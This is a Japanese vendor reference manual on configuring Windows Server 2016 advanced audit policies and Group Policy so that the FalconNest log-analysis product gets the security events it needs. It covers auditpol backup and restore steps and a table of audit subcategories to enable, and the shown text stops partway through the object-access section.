FalconNest 用監査ポリシー設定

参考資料

（Windows Server 2016 環境向け）

当社は、本資料を十分注意し、確認した上で作成しておりますが、本資料の内容の最新性、正確性、安全性を保証するものではありません。ご利用はお客様の責任において行っていただきますよう、あらかじめご了承ください。本資料により、お客様に何らかの不都合や損害が発生したとしても、当社は何らの責任を負うものではありません。

本資料で説明している手法、提供されるデータ等は、管理者の許可を得た環境で利用する事を想定しています。

管理者の許可を得ていない環境や、第三者の環境に対して直接または間接的にでも悪影響を及ぼす利用方法は禁止します。

なお、本資料においては、文書の体裁上の都合により製品名の表記において商標登録表示、その他の商標表示を省略している場合があります。

本資料に記載されている情報は、今後予告なく変更・更新される場合があります。

2021 年 06 月 10 日版
株式会社ラック

目次

1. はじめに

本手順では［監査ポリシーの詳細な構成］により Windows イベントログ［セキュリティ］に記録される項目の設定とその他の Windows イベントログに関する設定方法を記載します。

1.1. 設定項目［監査ポリシーの詳細な構成］とグループポリシー

設定項目［監査ポリシーの詳細な構成］は、グループポリシー内にあります。個別のコンピュータでは、［ローカルグループポリシーエディター］を用いて設定を編集できます。ドメインコントローラの場合には、［グループ ポリシー管理コンソール］を用いると、ドメイン下のコンピュータの設定を編集できます。

1.2. ［ローカルグループポリシーエディター］の起動

以下いずれかの方法で起動します。

- コントロールパネルから「グループ ポリシーの編集」を選択する
- 「ファイル名を指定して実行」ダイアログに「`gpedit.msc`」を入力して実行する

1.3. ［グループ ポリシー管理コンソール］から［グループ ポリシー 管理エディター］を起動

ドメインコントローラから、以下いずれかの方法で起動します。

- スタートメニューから「Windows 管理ツール」→「グループ ポリシーの管理」を選択する
- 「ファイル名を指定して実行」ダイアログに「`gpmc.msc`」を入力して実行する

起動した［グループ ポリシー管理コンソール］の中から、適切なグループポリシーオブジェクト[1]を右クリックして［編集］を開くと、［グループ ポリシー 管理エディター］が起動します。この中で、グループポリシーを編集します。

[1] デフォルトでは、グループポリシーオブジェクト（GPO）として、［Default Domain Controllers Policy］や［Default Domain Policy］が存在しており、［Default Domain Policy］を編集するとドメイン全体にポリシーを設定できます。また、一定規模以上の組織の場合、組織単位（OU）ごとにグループポリシーオブジェクトが割り当てられていることがあります。

2. 監査ポリシーのバックアップ

2.1. ドメイン環境における考慮事項

Windows デフォルト設定の監査ポリシーは、OS の種類によって異なります。Microsoft 社の資料[2]によれば、サーバ系の Windows とクライアント系の Windows でそれぞれ異なるデフォルト設定が存在します。

この為、ドメイン環境では以下の点を考慮することを推奨します。

① サーバとクライアントでそれぞれ、少なくとも 1 つの監査ポリシーのバックアップを取得してください。
（後述「2.3 現在の監査ポリシーをバックアップ」）
② 設定変更を行うグループポリシーオブジェクト（GPO）のバックアップを取得してください。
（後述「2.4 現在の GPO をバックアップ」）
③ コンピュータの役割ごとに適切な監査ポリシーを検討し、異なる監査ポリシーに対しては異なるグループポリシーオブジェクト（GPO）を用意してください。その上で、適切な OU に対して GPO をリンクしてください。

2.2. 有効な監査ポリシーを確認

有効になっている監査ポリシーを確認するには、サーバとクライアントそれぞれの環境で auditpol コマンド を使用します。管理者権限のコマンドプロンプトを開き、以下を実行すると、実行したコンピュータにおける監査設定が表示されます。（“␣”はスペースを意味しています）

```
auditpol␣/get␣/category:*
```

[2] Audit Policy Recommendations | Microsoft Docs
https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/audit-policy-recommendations




図 1：auditpol コマンドの実行結果例（抜粋）

auditpol コマンドで表示される内容と、GPO やローカル コンピュータ ポリシーに表示される内容に差異がでる場合があります。差異の詳細はマイクロソフト社のサポート技術情報を参照してください。[3]

基本的には、auditpol コマンドの実行結果が、現在適用されている監査ポリシーとなります。

[3] 監査ポリシーの設定と AuditPol コマンドの実行結果に差異が発生する
https://support.microsoft.com/ja-jp/help/2855812

2.3. 現在の監査ポリシーをバックアップ

[注意事項]作業実施前に、監査ポリシーと後述する GPO のバックアップを作成してください。

現在の監査ポリシーをバックアップするには、`auditpol` コマンド[4]を使用します。

サーバとクライアントでそれぞれ管理者権限のコマンドプロンプトを開き、以下を実行すると、実行したコンピュータにおける監査設定が `filename.csv` として保存されます。（"filename.csv"の部分はコンピュータ名と日付を含めるなど、後から識別しやすい任意のファイル名を指定してください）

```
auditpol␣/backup␣/file:filename.csv
```

2.4. 現在の GPO をバックアップ

グループポリシーオブジェクト（GPO）をバックアップするには、管理者権限でグループポリシーの管理ツール（gpmc.msc）を使用します。

バックアップ対象の「グループポリシーオブジェクト」を選択し、右クリックメニューから「すべてバックアップ」を選択し、バックアップを実行します。

図 2 GPO のバックアップ

[4] https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/auditpol-backup

バックアップのリストア

バックアップした GPO をリストアする場合には、「グループポリシーオブジェクト」を選択し、「バックアップの管理」を実行します。

バックアップされている GPO が表示されるので、リストアしたい GPO を選択し復元を実行します。




図 3

バックアップした監査ポリシーをリストアするには、auditpol コマンド を使用します。管理者権限のコマンドプロンプトを開き、バックアップしたそれぞれの環境で以下を実行するとリストアされます。

```
auditpol␣/restore␣/file:<バックアップファイル名.csv>
```

audit.csv ファイル

下記フォルダ配下に audit.csv ファイルが存在すると、該当ファイルを削除しなければ監査設定が反映されない場合があります。[5]

```
C:¥Windows¥SYSVOL¥sysvol¥<ドメイン名>¥Policies¥{GUID}¥MACHINE¥Microsoft¥Windows NT¥Audit
```

[5] http://mctjp.com/2013/11/23/%E3%81%94%E3%81%BE%E3%81%8B%E3%81%97%E3%81%A0%E3%82%89%E3%81%91%E3%81%AEwindows-server-2012-r2-%E3%81%A7%E3%81%AE%E7%9B%A3%E6%9F%BB%E8%A8%AD%E5%AE%9A/

3. ［監査ポリシーの詳細な構成］設定前の準備

設定項目［監査ポリシーの詳細な構成］を一部でも編集すると、編集した項目以外の監査ポリシーに影響が出る場合があります[6]。その結果、これまで監査できていた項目の設定が抜け落ち、ログに記録されなくなることがあります。また、［ローカル ポリシー］→［監査ポリシー］に既存の設定がある場合、設定の組み合わせによって予期しない監査結果となる場合があります。

これらを防ぐため、最初に以下の 2 点を実施する必要があります。

① 監査ポリシー サブカテゴリの設定を強制

② 現在の監査ポリシーを［監査ポリシーの詳細な構成］に反映

3.1. 監査ポリシー サブカテゴリの設定を強制

監査ポリシーを設定する箇所には、［監査ポリシー］と［監査ポリシーの詳細な構成］の 2 つがあることに関連して、Microsoft 社の説明は以下のようにあります。

『監査ポリシーの詳細な構成をサポートする Windows のエディション』下記 URL より引用
https://technet.microsoft.com/ja-jp/library/mt431900(v=vs.85).aspx

> [ローカル ポリシー]、[監査ポリシー] の下の監査ポリシーの基本設定と、[監査ポリシーの詳細な構成] の監査ポリシーの詳細設定の両方を使うと、予期しない結果が監査レポートに記録される場合があります。したがって、この 2 つの監査ポリシーの設定は、組み合わせて使用しないでください。監査ポリシーの詳細な構成設定を使用する場合は、[ローカル ポリシー]/[セキュリティ オプション] で [監査: 監査ポリシー サブカテゴリの設定 (Windows Vista 以降) を強制して、監査ポリシー カテゴリの設定を上書きする] ポリシー設定を有効にする必要があります。これにより、類似した設定が競合しないように、基本的なセキュリティ監査が無視されます。

この指定に基づき、グループポリシー内［コンピューターの構成］⇒[ポリシー]⇒［Windows の設定］⇒［セキュリティの設定］⇒［ローカル ポリシー］⇒［セキュリティ オプション］を開き、その中の［監査: 監査ポリシー サブカテゴリの設定 (Windows Vista 以降) を強制して、監査ポリシー カテゴリの設定を上書きする］項目を有効にします。

[6] http://mctjp.com/2013/11/23/




図 4：監査ポリシー サブカテゴリの設定を強制（設定を有効にした状態）

3.2. 現在の監査ポリシーを［監査ポリシーの詳細な構成］に反映

現在の監査ポリシーを［監査ポリシーの詳細な構成］に反映するには、一旦バックアップしてからインポートする方法が効率的です。（事前に検証環境などで確認してから、本作業を行ってください）

3.2.1. 現在の監査ポリシーをインポート用にバックアップ

現在の監査ポリシーをバックアップするには、auditpol コマンド[7]を使用します。管理者権限のコマンドプロンプトを開き、以下を実行すると、実行したコンピュータにおける監査設定が filename.csv として保存されます。（”filename.csv“の部分は識別しやすい任意のファイル名を指定してください）

```
auditpol␣/backup␣/file:filename.csv
```

3.2.2. ［監査ポリシーの詳細な構成］にインポート

インポート対象のグループポリシー内で、［コンピューターの構成］→［Windows の設定］→［セキュリティの設定］→［監査ポリシーの詳細な構成］を開きます。左ツリーペインの［監査ポリシー］を右クリックし、［設定をインポートする］メニューを選択してください。メニュー選択後、3.2.1 節でバックアップした csv ファイルを指定してください。




図 5：設定項目［監査ポリシーの詳細な構成］（Windows Server 2016）

[7] https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/auditpol-backup

3.2.3. グループポリシーの優先順位

グループポリシーの適用には優先順位があり、下記順で適用が行われます。

① Local policy settings
② Site policy settings
③ Domain policy settings
④ OU policy settings

本資料では、③ Domain policy settings を想定した設定となっています。適用順序の詳細については、下記マイクロソフト社の資料を参照してください。

Step-by-Step Guide to Managing Multiple Local Group Policy Objects
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-vista/cc766291(v=ws.10)

4. FalconNest 用の設定を［監査ポリシーの詳細な構成］に反映

LAC FalconNest（LI）で必要となるイベントを取得するための［監査ポリシーの詳細な構成］設定は、次に示す表のとおりです。（デフォルトについては、「（参考情報）Windows デフォルト設定をグループポリシーに反映」を参照してください）

表 1 FalconNest が利用する監査項目

NO	設定項目	既定値[8]	FalconNest 利用項目
1	アカウント ログオン⇒Kerberos 認証サービスの監査	成功	成功および失敗
2	アカウント ログオン⇒Kerberos サービス チケット操作の監査	成功	成功および失敗
3	詳細追跡⇒プロセス作成の監査	監査なし	成功
4	DS アクセス⇒ディレクトリ サービス アクセスの監査	成功	成功および失敗
5	ログオン/ログオフ⇒ログオンの監査	成功および失敗	成功および失敗
6	ログオン/ログオフ⇒特殊なログオンの監査	成功	成功
7	オブジェクト アクセス⇒その他のオブジェクト アクセス イベントの監査	監査なし	成功
8	ポリシーの変更⇒監査ポリシーの変更の監査	成功	成功
9	システム⇒セキュリティ システムの拡張の監査	監査なし	成功

実際に設定する際は、Windows デフォルト設定も確認しながら、各項目を監査するかどうか、イベントログサイズが十分確保されているか、などを事前に十分検討・検証してから設定してください。

上記は FalconNest の利用項目を想定した設定であり、FalconNest が対象としていない項目についても別途監査を検討する必要があります。

例では、ファイル共有へのアクセスを取得していません。管理共有へのアクセスを追跡する必要がある場合であれば、「詳細なファイル共有の監査」の利用を検討する必要があります。

他にも、「ログオン/ログオフ⇒その他のログオン/ログオフ イベントの監査」を有効にすることで、イベント ID 4800『ワークステーションがロックされました。』、ID 4801『ワークステーションのロックが解除されました。』など、ユーザー操作を追跡する上で必要な監査項目も検討する必要があります。

[8] Windows Server 2016 のドメインコントローラ上で `auditpol /backup` コマンドを実行し、取得した結果を Default Domain Policy へインポートした状態。

4.1. グループポリシーの設定

グループ ポリシー管理エディターから『コンピュータの構成⇒ポリシー⇒Windows の設定⇒セキュリティの設定⇒監査ポリシーの詳細な構成⇒監査ポリシー』を参照します。

以降の手順では、例として Windows Server 2016 環境におけるデフォルトのグループポリシー「Default Domain Policy」を利用した設定を示しています。




図 6「グループポリシーの管理」画面

ここで示す設定は、Windows Server 2016 のデフォルトで監査している項目についても含んでいます。[9]

`auditpol␣/backup` コマンドで作成した CSV ファイルをインポートした場合、「未構成」だった項目は「監査なし」となります。「監査なし」を設定した場合、GPO 適用の優先順位によっては該当項目のイベントが取得されなくなる点に注意してください。

最終的にポリシーの適用を受けるシステム上で `auditpol` コマンドを実行し、必要な監査項目が有効になっているか必ず確認してください。

[9] Windows Server 2016 のドメインコントローラ上で `auditpol /backup` コマンドを実行し、取得した結果を Default Domain Policy へインポートした状態。

4.2. アカウント ログオン

アカウント ログオン⇒Kerberos 認証サービスの監査⇒成功および失敗
アカウント ログオン⇒Kerberos サービス チケット操作の監査⇒成功および失敗




図 7：［アカウント ログオン］の設定

4.3. アカウントの管理

FalconNest 用の設定項目はありません。




図 8：［アカウントの管理］の設定

4.4. 詳細追跡

詳細追跡⇒プロセス作成の監査⇒成功




図 9：［詳細追跡］の設定

4.5. DS アクセス

DS アクセス⇒ディレクトリ サービス アクセスの監査⇒成功および失敗




図 10： ［DS アクセス］の設定

4.6. ログオン/ログオフ

ログオン/ログオフ⇒ログオンの監査⇒成功および失敗
ログオン/ログオフ⇒特殊なログオンの監査⇒成功




図 11： [ログオン/ログオフ] の設定

4.7. オブジェクト アクセス

オブジェクト アクセス⇒その他のオブジェクト アクセス イベントの監査⇒成功

